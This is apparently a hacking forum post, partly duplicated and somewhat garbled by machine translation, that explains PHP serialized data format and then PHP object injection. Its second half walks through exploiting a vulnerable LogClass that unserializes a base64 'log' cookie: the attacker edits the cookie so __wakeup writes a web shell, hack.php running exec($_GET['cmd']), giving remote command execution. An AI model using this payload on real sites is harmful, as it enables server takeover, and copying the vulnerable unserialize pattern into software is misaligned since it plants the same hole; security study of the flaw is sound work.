Пожалуйста, обратите внимание, что пользователь заблокирован
PHP Serialized Data Structure
Serialize function; It is a function written in PHP to make an object, array or a variable portable. A serialized object has an understandable and reversible structure.
For example, the serialized version of an object produced from a class such as “Cybero” is as follows.
Code:
Output:
We will have to analyze the structure of serialized data in 7 different ways. These 7 figures are;
The elements are parsed among themselves with a semicolon ( . After the structure is fully parsed according to the semicolon, 2 elements are taken in turn. The first of these elements is the name of the variable, and the second is the value in the variable.
1.String Variable

The image below shows the hex of the output. Since it is read as hex, null bytes are clearly visible.
4. Private class variable
5. Integer variable
The point to be considered here is; If variable is inter, the size of value is not after type. It only writes the type and value.
6. Decimal variable
7. Array
Object Injection; It is a weakness that occurs as a result of passing the data received from the user through the "unserialize ()" function in PHP . “Unserialize ()” function; It creates a PHP variable passed through the "serialize ()" function to be used again.
If serialized variable; if it is an object derived from a class; The class's "__wakeup" method will be triggered automatically, as it already re-creates a serialized and stored data .
Although it is not mentioned in the official documentation of PHP ; When a serialized data is passed through the unserialize function, the "__wakeup ()" along with the "__destruct ()" method is also triggered.
At the beginning of the article, I wrote that the variables of a serialized object can be interfered with. This is precisely the crucial point of weakness.
If the unserialized object is derived from the class's __wakeup or __destruct methods in themselves; If the class uses the public, protected or private variable; Since the attacker can change the values of these variables over serialized data, the system can be affected by weakness.
For example , the structure of our class called LogClass that performs logging operation is as follows:

Whenever this code runs, $ log variable will be written to the log.txt file .
Let's edit the cookie, whose name is “log”, with Cookie Manager or an alternative tool, and carry out an attack.
In our attack, we will create a file called hack.php and place a piece of code that will create a Remote Command Execution vulnerability.
When we decode Base64 encoded data, we reach serialized data as below.
We need to rearrange the data for the attack as follows. In order to run a remote command, we need a PHP file that will run the command from us on the server.
We change “log.txt” to “hack.php”. Since the number of bytes increases from 7 to 8, we make “s: 7” to “s: 8”.
Likewise, "triggered __wakeup method" which is the value to be written in "log.txt"; will execute the command from us from the "cmd" parameter with the GET method on the server "<? php echo exec ($ _ GET [" cmd "])); We change it to?> ”. Since the number of bytes increases from 25 to 33, we make “p: 25” to “p: 33”.
After making these changes, our serialized data will be as follows.
[KOD] O: 8: "LogClass": 2: {s: 7: "logFile"; s: 8: "hack.php"; s: 3: "log"; s: 33: "<? Php echo exec ($ _GET ["cmd"]);?> ";} [/ KODE]
Since the system requests this data from us as base64, we pass our serialized data to base64 encode process and reach an output like the one below.

Finally, we save our base64 output to the cookie named “log” through Cookie Manager . And once you refresh the page, the hack.php file will be created.
Serialize function; It is a function written in PHP to make an object, array or a variable portable. A serialized object has an understandable and reversible structure.
For example, the serialized version of an object produced from a class such as “Cybero” is as follows.
Code:
Код:
<?php

class Cybero{

    public $publicVar = "cybero";
    protected $protectedVar = "company";
    private $privateVar = "shamkir";

    public $intVar = 21;
    public $decimalVar = 2.1;
    public $array = ["string", 13];

    public function publicFunc(){
        echo $this->publicVar;
    }

    protected function protectedFunc(){
        echo $this->protectedVar;
    }

    private function privateFunc(){
        echo $this->privateVar;
    }

}

$ns = new Cybero;
var_dump(serialize($ns));
Код:
O:10:"Cybero":6:{s:9:"publicVar";s:4:"cybero";s:15:"*protectedVar";s:5:"company";s:22:"CyberoprivateVar";s:10:"shamkir";s:6:"intVar";i:21;s:10:"decimalVar";d:2.1000000000000001;s:5:"array";a:2:{i:0;s:6:"string";i:1;i:13;}}We will have to analyze the structure of serialized data in 7 different ways. These 7 figures are;
- Object
- String variable
- Protected class variable
- Private class variable
- Integer variable
- Decimal variable
- Array
Код:
O:10:"Cybero":6:{s:9:"publicVar";s:4:"cybero";s:15:"*protectedVar";s:5:"company";s:22:"CyberoprivateVar";s:10:"shamkir";s:6:"intVar";i:21;s:10:"decimalVar";d:2.1000000000000001;s:5:"array";a:2:{i:0;s:6:"string";i:1;i:13;}}- O (capital letter O); Object means it is an object.
- : (Colon); Serialized structure is delimiter between type and size.
- 10 ; The size of the class name (in bytes)
- Cybero ; Class name.
- { (Open ornate brackets); Beginning of other elements in Class
- } (Close curly brace); End of other elements in Class
- 6 ; How many elements are there in Class.
The elements are parsed among themselves with a semicolon (
. After the structure is fully parsed according to the semicolon, 2 elements are taken in turn. The first of these elements is the name of the variable, and the second is the value in the variable.1.String Variable
Код:
s:9:"publicVar";s:4:"cybero";- p: 9 :; Variable's name size (in bytes)
- “PublicVar” ; Variable's name.
- s (Small S); Variable's type is string.
- 4 ; Value size (in bytes).
- “cybero”; value
Код:
s:15:"*protectedVar";s:5:"company";- p: 15 :; Variable's name size (in bytes)
- “protectedVar”; Variable’ın name’i
- s (Small S); Variable's type is string.
- 5 ; Value size (in bytes).
- "Company" ; value
The image below shows the hex of the output. Since it is read as hex, null bytes are clearly visible.
4. Private class variable
Код:
s:22:"CyberoprivateVar";s:10:"shamkir";- p: 22 :; Variable's name size (in bytes)
- “CyberoprivateVar”; Variable’ın name’i
- s (Small S); Variable's type is string.
- 10 ; Value size (in bytes).
- “shamkir”; value
5. Integer variable
Код:
s:6:"intVar";i:21;- p: 6 :; Variable's name size (in bytes)
- “IntVar” ; Variable's name
- i (Little İ); Variable's type is integer.
- 21; value
The point to be considered here is; If variable is inter, the size of value is not after type. It only writes the type and value.
6. Decimal variable
Код:
s:10:"decimalVar";d:2.1000000000000001;- p: 10 :; Variable's name size (in bytes)
- “decimalVar”; Variable’ın name’i
- d (Little D); Variable's type is decimal.
- 2.1000000000000001; value
7. Array
Код:
s:5:"array";a:2:{i:0;s:6:"string";i:1;i:13;}- p: 5 :; Variable's name size (in bytes)
- “array”; Variable’ın name’i
- a (Little A); Variable's type is array.
- 2 ; There were 2 elements in the ar
Код:
i:0;s:6:"string";i:1;i:13;- i: 0; s: 6 :; The element with index 0 is string and 6 bytes.
- "String" ; The value of the element with index 0
- i: 1; i: 13 :; The element with index 1 is integer and its value is 13 customers.
Object Injection; It is a weakness that occurs as a result of passing the data received from the user through the "unserialize ()" function in PHP . “Unserialize ()” function; It creates a PHP variable passed through the "serialize ()" function to be used again.
If serialized variable; if it is an object derived from a class; The class's "__wakeup" method will be triggered automatically, as it already re-creates a serialized and stored data .
Although it is not mentioned in the official documentation of PHP ; When a serialized data is passed through the unserialize function, the "__wakeup ()" along with the "__destruct ()" method is also triggered.
At the beginning of the article, I wrote that the variables of a serialized object can be interfered with. This is precisely the crucial point of weakness.
If the unserialized object is derived from the class's __wakeup or __destruct methods in themselves; If the class uses the public, protected or private variable; Since the attacker can change the values of these variables over serialized data, the system can be affected by weakness.
For example , the structure of our class called LogClass that performs logging operation is as follows:
Код:
class LogClass{

    public $logFile = ‘log.txt’;
    public $log = ‘triggered __wakeup method’;

    function __wakeup(){
        $f = fopen($this->logFile, "a");
        fwrite($f, date("d.m.Y H:i:s").’ - ’.$this->log.PHP_EOL);
        fclose($f);
    }

}

if(!isset($_COOKIE["log"])){
    $logger = new LogClass;
    setcookie("log", base64_encode(serialize($logger)));
}

unserialize(base64_decode($_COOKIE["log"]));
Whenever this code runs, $ log variable will be written to the log.txt file .
Let's edit the cookie, whose name is “log”, with Cookie Manager or an alternative tool, and carry out an attack.
In our attack, we will create a file called hack.php and place a piece of code that will create a Remote Command Execution vulnerability.
When we decode Base64 encoded data, we reach serialized data as below.
Код:
O:8:"LogClass":2:{s:7:"logFile";s:7:"log.txt";s:3:"log";s:25:"triggered __wakeup method";}We need to rearrange the data for the attack as follows. In order to run a remote command, we need a PHP file that will run the command from us on the server.
We change “log.txt” to “hack.php”. Since the number of bytes increases from 7 to 8, we make “s: 7” to “s: 8”.
Likewise, "triggered __wakeup method" which is the value to be written in "log.txt"; will execute the command from us from the "cmd" parameter with the GET method on the server "<? php echo exec ($ _ GET [" cmd "])); We change it to?> ”. Since the number of bytes increases from 25 to 33, we make “p: 25” to “p: 33”.
After making these changes, our serialized data will be as follows.
[KOD] O: 8: "LogClass": 2: {s: 7: "logFile"; s: 8: "hack.php"; s: 3: "log"; s: 33: "<? Php echo exec ($ _GET ["cmd"]);?> ";} [/ KODE]
Since the system requests this data from us as base64, we pass our serialized data to base64 encode process and reach an output like the one below.
Finally, we save our base64 output to the cookie named “log” through Cookie Manager . And once you refresh the page, the hack.php file will be created.
Последнее редактирование: